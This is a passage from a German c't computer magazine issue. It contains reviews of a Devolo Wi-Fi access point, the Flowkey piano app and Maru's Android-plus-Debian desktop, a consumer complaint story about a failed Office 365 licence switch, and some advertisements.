Anschlüsse rechts	1 × Audio-Klinke (Stereo-Out, Mikrofon In), 1 × MiniDisplayPort 1.1, 1 × HDMI 1.4, 1 × TOS-Link, 1 × Ethernet, Stromanschluss
Anschlüsse hinten	2 × WLAN-Antenne, Kensington-Lock
Netzteil	Huntkey HKA03612030 (12 V, 36 W)
Abmessungen B × H × T	12,8 cm × 12,8 cm × 3,3 cm
Betriebssystem	Windows 10 Home, 64-Bit-Version, vorinstalliert auf SSD
Lieferumfang	WLAN-Antennen, Kurzanleitung, Netzteil, HDMI-Kabel

Rechenleistung, Datentransferraten

Cinebench R15 Single/Multi	34 / 125 Punkte
LuxMark v2.0 (OpenCL 1.2)	CPU 87, GPU 69, CPU+GPU 113 Punkte
USB 3.0 (schreiben/lesen)	459/460 MByte/s

BIOS-Version	BS00B 1.00, 31.12.15, Secure Boot nicht einschaltbar, BIOS-Boot unmöglich
Signalqualität Analog-Audio	Wiedergabe:

Leistungsaufnahme

Soft-Off (mit ErP) / Standby	0,9 (–)/1,1 Watt
Leerlauf/Volllast CPU/ CPU+GPU	3,9 (5,2 mit WLAN)/10/15 Watt
Preis	400 US-Dollar

sehr gut gut zufriedenstellend
 schlecht sehr schlecht



IMMER EINE IDEE SCHLAUER.



2 x Mac & i mit 30% Rabatt testen!

Ihre Vorteile:

- **Plus:** digital und bequem per App
- **Plus:** Online-Zugriff auf das Artikel-Archiv*
- Lieferung frei Haus

Für nur
13,80 €
statt 19,80 €

Jetzt bestellen und von den Vorteilen profitieren:

www.mac-and-i.de/minabo

0541 80 009 120 · leserservice@heise.de

* Für die Laufzeit des Angebotes.

Mac & i. Das Apple-Magazin von c't.

+ Artikel-ARCHIV



Ernst Ahlers

Funk-Neuling

WLAN-Basis Devolo Wifi Pro 1750c

Der WLAN-Access-Point Devolo Wifi Pro 1750c soll Funknetze in zwei Bändern gleichzeitig aufspannen und dabei den Verkehr abteilungsweise in unterschiedliche logische Netze leiten. c't konnte einen Prototypen testen.

Mit einer Serie von sechs Access Points für Firmeneinsatz wirft sich der bisher auf Powerline spezialisierte Hersteller Devolo ins WLAN-Getümmel. Die ersten Modelle sollen Ende April verfügbar werden und auch für kleine Unternehmen erschwinglich sein.

Anders als Lancom-APs, die als Feature-Monster bekannt sind, beschränkt sich Devolo derzeit softwareseitig auf eine Grundausstattung mit individueller Authentifizierung (IEEE 802.1x/RADIUS), Multi-SSID-Betrieb mit VLAN-Tagging und Logging auf einen Remote-Server (Syslog). Das konnten wir an einem Vorserienmuster des Modells Wifi Pro 1750c schon ausprobieren.

Bis zur Auslieferung der Seriengeräte will Devolo die Überwachung und Steuerung mittels SNMP (v1 bis 3) und TR-069 nachschieben. Zu den Fernzielen, die später per Firmware-Update nachgerüstet werden sollen, gehören Cloud-Monitoring (per TR-069), Cloud-Management sowie ein Captive-Portal für den Hotspot-Betrieb. Das Cloud-Management soll dann nicht nur auf externen Servern, sondern wahlweise auch auf firmeneigenen Rechnern laufen können.

Hardware-Basis

Beim Testmuster war ein für Service-Zwecke vorhandener SSH-Zugang offen. Sobald per Browser ein Konfigurationspasswort gesetzt ist, kommt man darüber auf eine Root-Shell. Die offenbarte Interessantes: Das Delos getaufte Betriebssystem des Access Points basiert auf OpenWRT 15.05, dem Devolo unter anderem eine eigene, responsive Weboberfläche aufgesetzt hat.

Als Hardware-Basis dient ein EW-7679CAP, wie er bei Edimax anscheinend unter der Bezeichnung CAP1750 läuft. Auch die vom Devolo-Prototypen verwendeten MAC-Adressen stammen von Edimax. Auf Nachfrage hieß es, der originale Hersteller (OEM) beider Geräte sei Acelink. Im AP steckt ein Qualcomm-System-on-Chip QCA9558 fürs 2,4-GHz-WLAN, das um einen 5-GHz-Chip QCA9880 ergänzt ist. Dazu kommen 16 MByte Flash und 64 MByte RAM. Der Mikro-USB-Anschluss ist zurzeit noch funktionslos; er ist laut Devolo für spätere Systemerweiterungen oder Peripherie vorgesehen. Der eingebaute Piepsier dient dazu, das Gerät zu orten. Anders als das Edimax-Modell kann der Devolo-AP im 5-GHz-


Band alle 19 erlaubten Kanäle von 36 bis 140 nutzen und verdient damit sein „Pro“-Prädikat. Ferner setzt der 1750c Multicast-Streams im WLAN in Unicasts um, sodass Multicast-IP-TV auf Mobilgeräten klötzenfrei läuft. Die WLAN-Performance des Prototypen gegen ein MacBook Pro über 20 Meter durch Wände war zwar niedrig, aber nach c't-Maßstäben noch zu zufriedenstellend. Der Hersteller geht dem Manko nach, sodass mit der finalen Firmware noch ein Schub zu erwarten sein dürfte.

Laut Devolo sollen die standardmäßig aktivierten Protected Management Frames (PMF, IEEE 802.11w) 20 bis 30 Prozent Durchsatz kosten. PMF schützen etwa Clients vor gefälschten Abmelde-Paketen (Deauthentication), mittels derer ein Angreifer eine WLAN-Station auf einen eigenen AP locken kann.

Die Idle-Leistungsaufnahme bei Versorgung übers mitgelieferte Steckernetzteil war mit 4,9 Watt recht niedrig. Dennoch will der 1750c bei Versorgung übers LAN-Kabel an einem Switch-Port laufen, der per IEEE 802.3at maximal 30 Watt einspeisen kann.

Fazit

Performance und Funktionsumfang des Prototypen erscheinen viel versprechend und dem zu erwartenden Straßenpreis von rund 270 Euro mehr als angemessen: Was Admins in kleinen und mittleren Firmen brauchen, beherrscht der Wifi Pro 1750c bereits. Nun muss Devolo nur noch bei der Fernsteuerung via SNMP, TR-069 und Cloud nachlegen. (ea@ct.de)



The screenshot shows the Devolo WiFi Pro 1750c configuration interface. The left sidebar has tabs for Status, System, LAN, WiFi (selected), 2.4 GHz Radio, 5 GHz Radio, SSIDs, Bridge, and RADIUS. The main content area is titled 'WiFi / 5 GHz Radio*'. It has a 'Einschalten' checkbox and two sections: 'Standard-Einstellungen' and 'Erweiterte Einstellungen'. In 'Standard-Einstellungen', 'Modus' is set to '802.11n/ac', 'Kanal' to 'Automatisch', and 'Kanalbreite' to '80 MHz'. In 'Erweiterte Einstellungen', 'Max. Sendeleistung' is set to 'Sehr Hoch (27 dBm)', and 'Datenraten' includes a table with columns for Rate (Mbit/s) and subcolumns for 54, 48, 36, 24, 18, 12, 9, and 6. The 'Unterstützt' column has checkmarks for 54, 48, 36, 24, 18, 12, and 9, while 'Basix' is empty. At the bottom are 'Abbrechen' and 'Speichern' buttons.

Im unteren Teil des 5-GHz-Bandes reduziert das Gerät die erlaubte Strahlungsleistung automatisch auf regulierungs-konforme 23 dBm, auch wenn mehr eingestellt ist.

WiFi Pro 1750c	
Dualband-WLAN-Basis	
Hersteller	Devolo, www.devolo.de
WLAN	IEEE 802.11n-450/ac-1300, simultan dualband, WPS
Bedienelemente	Reset, 3 Statusleuchten, Piepsier
WLAN-Chipsatz / Flash / RAM	Qualcomm-SoC QCA9558, QCA9880 / 16 / 64 MByte
Anschlüsse	1 × RJ45 (Gigabit-Ethernet, PoE IEEE 802.3at), 1 × Mikro-USB
WLAN 2,4 GHz nah/20 m (MBP)	32 / 23–39 MBit/s
5 GHz nah/20 m	271 / 59–77 MBit/s
Leistungsaufnahme	4,9 Watt (idle, Netzteil primär)
Preis	ca. 270 €



VOICE
ENTSCHEIDERFORUM

INNOVATION MEETS OPERATIONAL EXCELLENCE: IT APPLIED

21.–23.09.2016, Wien
Hotel Savoyen

CxO-EVENT DES JAHRES

Das **VOICE ENTSCHEIDERFORUM** ist ein neues Format von VOICE - Bundesverband der IT-Anwender e.V. – und der Heise Medien.

Die Mischung aus Event und Netzwerk bietet eine völlig neue Möglichkeit für einen praxisnahen Austausch zwischen Anbietern und Anwenderunternehmen zu den wichtigsten **Digitalisierungaspekten**.

In interaktiven Arbeitsgruppen diskutieren und erarbeiten auf dem Forum Entscheidungsträger von IT-Anwendern, IT-Anbietern, Politik, Wissenschaft und Start-ups gemeinsam Zukunftsszenarien, Umsetzungsmöglichkeiten und politische Forderungen im Umfeld der Digitalisierung.

Einzigartig:
Durch eine digitale Kommunikationsplattform werden auch im Nachgang der Veranstaltung innerhalb der Arbeitsgruppen Lösungszenarien und Handlungsempfehlungen ganzjährig weiterentwickelt.

PRÄSIDIUM



Prof. Dr.
Udo Helmbrecht
ENISA - European Union
Agency for Network and
information Security



Prof. Dr.
Dimitris Karagiannis
Fakultät für Informatik
der Universität Wien



Prof. Dr.
Helmut Krcmar
TUM I17
LS Wirtschafts-
informatik



Joachim J. Reichel
BSH Hausgeräte



N.N.
Vorstand BITKOM

Das Präsidium ist für die inhaltliche und strategische Positionierung, sowie die Messung und Skalierung der Zielsetzungen zuständig.

IHRE ANSPRECHPARTNER:

VOICE
CIO

Bundesverband der
IT-Anwender e.V.

VOICE – Bundesverband der IT-Anwender e.V.
Daniela Brenzel

Tel.: +49 30 2084 964 77
Fax: +49 30 2084 964 79

In Kooperation mit:

 **heise Events**
Conferences, Seminars, Workshops

heise Events
Gisela Strnad

Tel.: +49 511 5352 423
Fax: +49 511 5352 782

INFORMATIONEN ZUM FORUM, DEM PARTNERPROGRAMM UND ZUR ANMELDUNG UNTER:

www.voice-ev.org/veranstaltungen/entscheiderforum/

Martin Reche

Guter Zuhörer

Mit der Klavierspiel-App Flowkey musizieren

Mit Flowkey lernt man, Musikstücke von Klassik bis Pop am Klavier zu spielen. Dank Audioerkennung funktioniert das auch mit akustischen Instrumenten.

Flowkey läuft im Browser und als iOS-App auf iPads – beide Versionen sehen sich zum Verwechseln ähnlich und bieten die gleichen Inhalte. Egal ob App oder Browser-Version: Nach dem Start landet man zunächst in der Musikbibliothek von Flowkey. Sie erinnert an einen Cloudplayer und spielt die Klavierstücke vor dem Lernen vor.

Tetris, Zelda und Mario

Zur Auswahl stehen unter anderem klassische Werke von Chopin, Jazz aus der Feder Herbie Hancock sowie aktuelle Pop-hymnen von Justin Bieber & Co. Aber auch die Titelmelodien von Super Mario, Tetris und Zelda sind vertreten. Das kostenpflichtige Premium-Angebot umfasst

über 400 Lieder; jeden Monat kommen weitere dazu. Die Aufteilung in Genres und vier Schwierigkeitsgrade macht die Suche nach passenden Songs einfach. Mit Flowkey übt man nicht nur bekannte Melodien eines Songs, sondern immer ganze Lieder. Das setzt ein gewisses Maß an musikalischer Vorbildung voraus – blutige Anfänger ohne jegliche instrumentale Vorerfahrung stoßen hier an ihre Grenzen. Hat man „sein“ Lied ausgewählt, wechselt Flowkey in die gut strukturierte Lernansicht. Diese ähnelt der des Online-Klavierlehrers Skoove [1]: In der oberen Bildhälfte läuft ein HD-Video ab, in dem ein Pianist das ausgewählte Stück spielt. Die Tasten der Klaviatur leuchten dabei im Takt der Musik; auf

Wunsch blendet die App zusätzlich die Notennamen auf den zu spielenden Tasten ein. Klavier-Neulinge lernen so mit der Zeit, welche Noten sich hinter welchen Tasten verbergen. In der unteren Bildhälfte scrollt parallel zum Video die zugehörige Partitur – auch Notenlesen wird so automatisch trainiert. Anschließend greift man selbst in die Tasten. Das funktionierte im Test sowohl per MIDI/USB-Keyboard als auch mit unserem akustischen Klavier reibungslos.

Wiederholung macht den Meister

Flowkey überlässt es dem Pianisten, wie er ein Stück einstudieren will: Er entscheidet, ob er zuerst den Fingersatz der rechten oder linken Hand lernen möchte. Fortgeschrittene Musiker können direkt mit beiden Händen durchstarten. Drei Modi zum Mitspielen stehen zur Auswahl: Beim „Wartemodus“ hört Flowkey über die Audioerkennung zu. So kann man sich von Note zu Note hängeln, ohne dass das Tempo eine Rolle spielt. Weiter geht es erst, wenn der Akkord korrekt gespielt wird. Die Audioerkennung funk-

tionierte im Test gut – selbst bei gedämpfter Zimmerlautstärke gespielte Töne wurden meist zuverlässig erkannt. Ob der Pianist auch in der vorgegebenen Oktave musiziert, erkennt das Programm hingegen nicht. Im zweiten Modus spielt man das Lied langsam mit, ohne dass die App bei Verspielern stoppt. Zu guter Letzt kann man im eigentlichen Tempo musizieren. In den meisten Fällen spielten die „Geisterhände“ synchron zu den aufleuchtenden Tasten und den vorbeiziehenden Noten. Nur einmal hatten wir während unseres Tests mit der iOS-App und „Imagine“ von John Lennon mit Asynchronität zu kämpfen. Nach einem Neustart der App war das Problem behoben. Besonders gut hat uns die Möglichkeit gefallen, in den Videos beliebig vor- und zurückspulen zu können. Stellen, an denen es beim Nachspielen besonders hapert, lassen sich markieren und in einer Endlosschleife wiederholen und so besonders effektiv üben.

Fazit

Mit Flowkey können Hobbymusiker ihre Lieblingsstücke an den schwarzen und weißen Tasten lernen. Und auch Profis profitieren von der App, indem sie komplexe Stücke wie Queens Bohemian Rhapsody oder Beethovens „Waldstein“-Sonate dank Audioerkennung am Flügel einstudieren. Anfänger werden weiterhin den Klavierlehrer aufsuchen. Denn auch Musiktheorie, Haltung und Spieltechnik wollen gelernt sein. Dieses Wissen kann Flowkey noch nicht vermitteln. Aber als Ergänzung zum Individualunterricht sorgt die Software für reichlich Motivation und Abwechslung. (mre@ct.de)

Bei Flowkey lassen sich Bereiche eines Liedes markieren und anschließend in einer Endlosschleife wiedergeben. Besonders schwierige Passagen übt man so nachhaltig.

Literatur

[1] Martin Reche, Online-Klavierlehrer, Klavier spielen mit der Browser-App Skoove, c't 4/16, S. 64

Flowkey

Klavierspiel-App

Website	www.flowkey.com
Systemanf.	iPad ab iOS 8, alternativ PC mit Internetbrowser (Chrome empfohlen)
Preis	Premium Account: 20 € (Monat) bis 120 € (Jahr); lebenslange Lizenz: 300 €

Dr. Oliver Diedrich

PC-Desktop im Smartphone

Maru: Android mit integriertem Debian

Smartphone als PC-Ersatz? Maru ergänzt Android um einen Linux-Desktop – und bringt so PC-Anwendungen aufs Smartphone. Das klappt erstaunlich gut.

Schon Mittelklasse-Smartphones können in Sachen Rechenleistung mit einem billigen Atom-PC mithalten. Mit einem externen Display, Bluetooth-Tastatur und Maus lassen sich die schlimmsten Produktivitätskiller – das kleine Display und die Touch-Bedienung – beseitigen. Bleibt Android, das mit seinem umständlichen Multitasking und den im Vergleich zu PC-Programmen abgespeckten Full-screen-Apps nicht wirklich für große Displays taugt.

Microsofts Lösung für das Dilemma heißt Continuum: Universal Apps auf Windows-10-Smartphones laufen bei Anschluss eines externen Monitors in einer Variante, die auf das große Display, Tastatur- und Maus-Bedienung optimiert ist. Bei Ubuntu Phone gibt es eine ähnliche Funktion. Beiden Ansätzen ist gemeinsam, dass sie erstens ein Exoten-Mobilsystem voraussetzen und zweitens nur wenige Apps den Spagat zwischen Smartphone-Touchscreen und großem Display hinkriegen.

Maru wählt daher einen andern Ansatz und erweitert Android um ein Standard-Debian-Linux mit schlankem XFCE-Desktop, das bei Anschluss eines externen Displays startet. Damit stehen Tausende PC-Anwendungen zur Verfügung, die auf Tastatur- und Mausbedienung optimiert sind. Nicht nur die Maru-Macher denken in diese Richtung: Intel hat auf dem MWC ein Android-Smartphone mit eingebautem Debian-Desktop vorgeführt, für das allerdings noch ein Hersteller gesucht wird. Maru läuft derzeit nur auf dem Google Nexus 5.

Der Download der aktuellen Beta-Version erfordert eine Einladung, die man nach Registrierung auf maruos.com erhält. Das

Maru-Archiv enthält Images für die System-Partition, den Bootloader und das Recovery, außerdem die Google-Tools zum Flashen sowie ein Installationsprogramm, das Maru mit einem Mausklick aufspielt. Dazu muss man das Smartphone per USB mit dem PC verbinden und das USB-Debugging in den Entwicklungseinstellungen aktivieren. Unter Windows muss man zudem einen USB-Treiber von Google installieren. Beim Flashen von Maru werden sämtliche Benutzerdaten auf dem Smartphone gelöscht.

Linux im Container

Maru ist ein Android 5.1.1 (Lollipop). Debian läuft als LXC-Container unter Android; das Debian-Image belegt knapp 500 MByte des internen Flash-Speichers. Wie bei Custom-ROMs üblich, fehlen die Google-Apps und -Dienste sowie der Play Store. Wer die braucht, muss ein Custom Recovery flashen und daraus beispielsweise die OpenGApps installieren. Standardmäßig ist Maru in Englisch, in den Settings lässt sich jedoch auf deutsche Lokalisierung umstellen.

Schließt man ein Display per Slimport-HDMI-Adapter an, startet automatisch der XFCE-Desktop mit einer Auflösung von bis zu 1920 x 1080 Pixeln bei 60 Hz. Tastatur und Maus finden per Bluetooth Anschluss. Der Desktop ist in Englisch und lässt sich auch nicht ohne Weiteres auf Deutsch umstellen, da die deutschen Sprachpakete fehlen.

Das Linux-System fühlt sich ein bisschen zäh an, ist aber letztlich gut bedienbar. Programme starten flott, in LibreOffice tippt man ohne Verzögerung. Lediglich das Surfen im Internet ist ge-



legentlich mühsam, da sich der Firefox-Klon Iceweasel als Desktop-Browser meldet und aufwendige Webseiten den ARM-Prozessor sehr fordern.

Android und Debian nutzen den gleichen Kernel und die Netzwerkverbindung von Android, sind ansonsten aber gegeneinander abgeschottet. Lediglich die Android-Verzeichnisse DCIM, Download, Movies und Music sind nach /mnt/Phone gemountet und über ein Icon auf dem Desktop zugänglich. Standardmäßig speichern die Linux-Programme Dateien allerdings im Linux-Home-Verzeichnis, das von Android aus nicht zugänglich ist.

Weitere Linux-Software vom Thunderbird-Klon Icedove bis zur Bildbearbeitung Gimp lässt sich übers Netz per apt-get auf der Kommandozeile nachinstallieren. Dazu muss man zunächst mit

`sudo apt-get update`

die Liste der verfügbaren Programmpakete herunterladen; das Passwort lautet „maru“. Die Programmauswahl ist fast so groß wie für x86-PCs, allerdings funktioniert nicht alles: So konnte der Audio-Recorder Audacity nicht auf die Sound-Hardware zugreifen, und beim Videoplayer Vlc blieb der Bildschirm schwarz.

Während der Linux-Desktop aktiv ist, lässt sich das Smartphone weiter nutzen. zieht man den HDMI-Adapter ab, wird der Linux-Desktop eingefroren; nach erneutem Anstecken arbeitet man dort weiter, wo man aufgehört hat.

Leider wechselt das Smartphone in den Ruhezustand, ob-

wohl der Linux-Desktop aktiv ist. Die Linux-Programme laufen weiter, das externe Display wird jedoch dunkel. Man muss daher in den Display-Einstellungen eine möglichst hohe Wartezeit bis zum Ruhezustand einstellen oder eine App installieren. Zudem fordert der Linux-Desktop den Prozessor ganz schön: Das Nexus 5 wird ziemlich warm, nach rund drei Stunden ist der Akku leer. Die Maru-Macher empfehlen daher die Verwendung eines Slimport-HDMI-Kabels mit integrierter USB-Ladefunktion.

Das Konzept Android plus Debian-Desktop funktioniert und ist derzeit der brauchbarste Ansatz, um ein Smartphone als PC-Ersatz zu nutzen. Im Detail gibt es allerdings noch Verbesserungspotenzial: Die Integration von Android und Debian könnte besser sein und Aktivität am Linux-Desktop müsste zuverlässig den Ruhezustand verhindern. Schön wäre es auch, Maru auf einem schnelleren Smartphone als dem zweieinhalb Jahre alten Nexus 5 nutzen zu können.

(odi@ct.de)

Maru

Android 5.1.1 mit Debian-Desktop

Hersteller Maru, www.maruos.com

Systemanf. Google Nexus 5

Preis kostenlos





Peter Schüler

Das große Lizenzerangel

Gescheiterte Abo-Umstellung bei Office 365 blockiert E-Mail-Zugriff

Mit dem Abo-Modell von Office 365 verspricht Microsoft, sich anstelle des Anwenders um Software-Updates zu kümmern. Doch wehe, wenn Microsoft eine Abo-Änderung erzwingt, sie dann aber nicht umsetzen kann. Dann steht der Kunde mit bezahltem, aber blockiertem E-Mail-Zugang im Regen.

Der IT-Berater Oliver B. ist langjähriger Microsoft-Partner. Als solcher vermittelte er dem Immobilien-Maklerbüro D. ein Abonnement von Microsoft Office 365. Für seine sieben Mitarbeiter griff das Büro zunächst auf zwei unterschiedliche Abo-Varianten zurück: Zum Einsatz kamen zwei zu-

letzt ungenutzte Lizenzen vom Typ „Small Business“ und sieben vom Typ „Small Business Premium“.

Für Office 365 hatte sich der Kunde nicht in erster Linie wegen der Desktop-Anwendungen entschieden: Zum Paket gehörte auch ein gehosteter Exchange-Server,

wovon sich das Maklerbüro eine wartungsfreie E-Mail-Verwaltung versprach. Immerhin erhält die Firma an jedem Arbeitstag bis zu 150 Mails mit Angeboten, Terminvereinbarungen und Objektbeschreibungen, deren Beantwortung über Geschäftsabschluss oder Misserfolg entscheidet.

2015 nahm Microsoft jedoch die Abonnements-Pläne „Small Business“ und „Small Business Premium“ vom Markt, um sie durch neue Varianten zu ersetzen. Mit ausreichend Vorlauf kümmerte sich B. um die nötige Abonnements-Umstellung: Weil die Lizenzen des Maklerbüros bis zum 16. beziehungsweise 18. Januar 2016 galten, kaufte er im Dezember 2015 sieben Lizenzen nach dem neuen Abo-Plan „Business Premium“. Die Gebühren dafür wurden prompt abgebucht. Auf Microsofts Wunsch hin wartete er bis zum 19. Januar, um die neuen Lizenzen für das Maklerbüro zu aktivieren – was aber nicht gelang. Stattdessen erschien eine Meldung, für die gewünschte Zahl von sieben Nutzern sei die Umstellung nicht möglich.

Support-Odyssee

Noch am selben Tag meldete B. das Problem bei der Lizenz-Aktivierung in einer Serviceanfrage übers Web. So landete er bei Microsofts Abrechnungs-Kundendienst. Am 22. Januar erfuhr er telefonisch, dass für eine erfolgreiche Aktivierung erst die nicht mehr benötigten alten Lizenzen gelöscht werden müssten. Hierfür sei ein sogenannter Lock-out-Code nötig, den er selbst aber nicht beschaffen könne. Weil die dafür zuständige Microsoft-Mitarbeiterin nicht erreichbar sei, möge er sich in einer Woche noch einmal melden.


Zu diesem Zeitpunkt blieb B. noch relativ ruhig: Nach Ablauf eines Abos gewährt Microsoft seinen Kunden einen Monat Karentzeit. Somit musste das Maklerbüro fürs Erste nicht befürchten, dass die gemieteten Produkte den Dienst einstellen.

Trotzdem blieb B. am Ball und ließ sich auf eine lange Debatte mit Microsoft ein. Dabei hielt er sich sklavisch an alle Anweisungen des Unternehmens: Soweit absehbar reichte er die maßgeblichen Daten sogar schon im Voraus ein. Trotzdem kamen vom Kundendienst keine Lösungsansätze zurück, nur wiederholte Aufforderungen, bereits bereitgestellte Informationen einzuschicken.

Immer wieder musste B. telefonisch Reaktionen auf seine E-Mails einfordern. Seine Bitte, der Konzern möge zumindest die Karentzeit für die auslaufenden Abos verlängern, blieb unbeantwortet. Stattdessen häuften sich die E-Mails, die ihn davor warnten, dass die bestehenden Abos demnächst deaktiviert würden.

Versuche, das Anliegen bei einer übergeordneten Instanz zu eskalieren, scheiterten ebenfalls. Am 10. Februar nahm B. als Micro-

**VORSICHT
KUNDE!**



Trotz eines korrekten Product Keys scheiterten alle Versuche, das Office-365-Abonnement zu reaktivieren: Die Schaltfläche „Weiter“ ließ sich schlicht nicht betätigen.

soft-Partner direkten Kontakt zu Microsoft Deutschland auf, wurde von dort aber gleich wieder zurück zum Abrechnungskundendienst vermittelt.

Am 11. Februar, eine Woche vor Ende der KARENZZEIT, wandte B. sich mit einer Mail an die c't-Redaktion. Langsam wurde er nervös.

Ausfall mit Ansagen

Einen Tag vor dem Ende der KARENZZEIT erkundigte sich B. bei Microsoft erneut nach dem Status seiner Support-Anfragen. Ein „Eskalationstemplate“ sei bereits vorbereitet und werde jetzt weitergeleitet, erfuhr er.

Am 17. Februar war es soweit: Microsoft schaltete den E-Mail-Dienst ab – auf die unglücklichste mögliche Art. Zwar nahm der im Rahmen des Abos gehostete Exchange-Server weiterhin Mails an das Maklerbüro entgegen, rückte sie aber nicht mehr an die Empfänger heraus und verweigerte auch den E-Mail-Versand. Für den Service des Maklerbüros bahnte sich eine Katastrophe an: Laufende Vermittlungen wurden gestört, und bei der Korrespondenz mit Behörden drohten Fristüberschreitungen.

B. hielt über das Geschehen nicht nur die c't-Redaktion auf dem Laufenden, sondern hakte noch am selben Tag mehrfach bei Microsoft nach. Unter anderem eröffnete er die dritte Service-Anfrage für denselben Support-Fall und verschickte mit herkömmlicher Post eine formale Beschwerde an Microsoft Deutschland.

Noch am 17. Februar, mittlerweile in der einunddreißigsten Etappe seiner Kundendienst-Odyssee, erfuhr B. am Telefon, das zuvor erwähnte Eskalationstemplate sei doch nicht weitergeleitet worden. Man könne das zwar tun, dann müsse sich der Kunde aber auf weitere zwei Tage ohne Mail-Zugang gefasst machen.

Und plötzlich zauberte Microsoft eine neue Lösung aus dem Hut: Auf Rat des Supports kaufte B. neun zusätzliche Lizenzen für das Abonnement, die auch prompt von seiner Kreditkarte abgebucht wurden. Nach Umstellung der Abos, so versprach es zumindest die Kundendienstmitarbeiterin am

Telefon, werde dieser Zweitkauf sofort storniert.

Am 18. Februar antwortete Microsoft mit einem Schreiben auf die schriftliche Beschwerde – allerdings nur mit einem Textbaustein: „Da unsere Produkte in der Regel von verschiedenen Kundendienstrepräsentanten betreut werden, und diese Ihre Anfragen nicht weiterleiten können, ist es wichtig, dass Ihre Frage sofort zum richtigen Kundendienst Team kommt.“ Er möge sich bitte an den Microsoft Store wenden.

Das war glücklicherweise nicht nötig, um den E-Mail-Zugang wiederherzustellen. Endlich trug B.s Engagement erste Früchte: Am Abend des 17. Februar hob Microsoft die Blockade auf, sodass das Maklerbüro die aufge laufenen Mails abarbeiten konnte.

Von einer Stornierung des erneuten Lizenzkaufs war allerdings nichts zu sehen. Da B. für die telefonische Zusage keine Belege hatte, sahen seine Chancen schlecht aus, die doppelte Berechnung rückgängig machen zu lassen.

Wir baten Microsoft Deutschland deshalb um eine Stellungnahme. Zurück meldete sich Diana Heinrichs, Communications Manager Digital Workstyle:

„Für alle Unannehmlichkeiten, die Oliver B. durch den Microsoft Support entstanden sind, möchten wir uns entschuldigen. Zwischen der ersten Kontakt aufnahme am 19. Januar bis zur Lösung des Problems am 24. Februar 2016 hat ein Kundenbetreuer eine Reihe von Fehlern gemacht. Dass Herr B. diese Erfahrung mit dem Microsoft Support gemacht hat, tut uns aufrichtig Leid. Bei unserer Analyse des Falls haben wir in unseren Prozessen und der Mitarbeiterschulung Verbesserungspotenzial gefunden. Dieses gehen wir jetzt an, um unsere Serviceleistung für unsere Kunden zu verbessern.“

Später kam es zu einem abschließenden Telefonat zwischen Oliver B. und dem Kundendienst. Wie versprochen stornierte Microsoft daraufhin den zweiten Lizenzkauf. Auch ließen sich die ursprünglich für den Kunden gekauften Lizenzen endlich aktivieren.

Das Schreckensbeispiel von B. legt offen, wie zerbrechlich ein Cloud-Abonnement wie Office 365 sein kann: Letztlich ist der Kunde dem Anbieter auf Gedeih und Verderb ausgeliefert. Technische oder bürokratische Probleme des Anbieters können beim Kunden zum Totalausfall führen. (hps@ct.de)

Service im Visier

Immer wieder bekommen wir E-Mails, in denen sich Leser über schlechten Service, ungerechte Garantiebedingungen und überzogene Reparaturpreise beklagen. Ein gewisser Teil dieser Beschwerden ist offenbar unberechtigt, weil die Kunden etwas überzogene Vorstellungen haben. Vieles entpuppt sich bei genauerer Analyse auch als alltägliches Verhalten von allzu scharf kalkulierenden Firmen in der IT-Branche.

Manchmal erreichen uns aber auch Schilderungen von geradezu haarsträubenden Fällen, die deutlich machen, wie einige Firmen mit ihren Kunden umspringen. In unserer Rubrik „Vorsicht, Kundel“ berichten

wir über solche Entgleisungen, Ungerechtigkeiten und dubiose Geschäftspraktiken. Damit erfahren Sie als Kunde schon vor dem Kauf, was Sie bei dem jeweiligen Unternehmen erwarten oder manchmal sogar befürchten müssen. Und womöglich veranlassen unsere Berichte ja auch den einen oder anderen Anbieter, sich zukünftig etwas kundenfreundlicher und kulanter zu verhalten.

Falls Sie uns eine solche böse Erfahrung mitteilen wollen, senden Sie bitte eine chronologisch sortierte knappe Beschreibung Ihrer Erfahrungen an: vorsichtkunde@ct.de.



Peter Schaar

Balance-Akt

Wie Privacy Shield EU-Bürger schützen soll

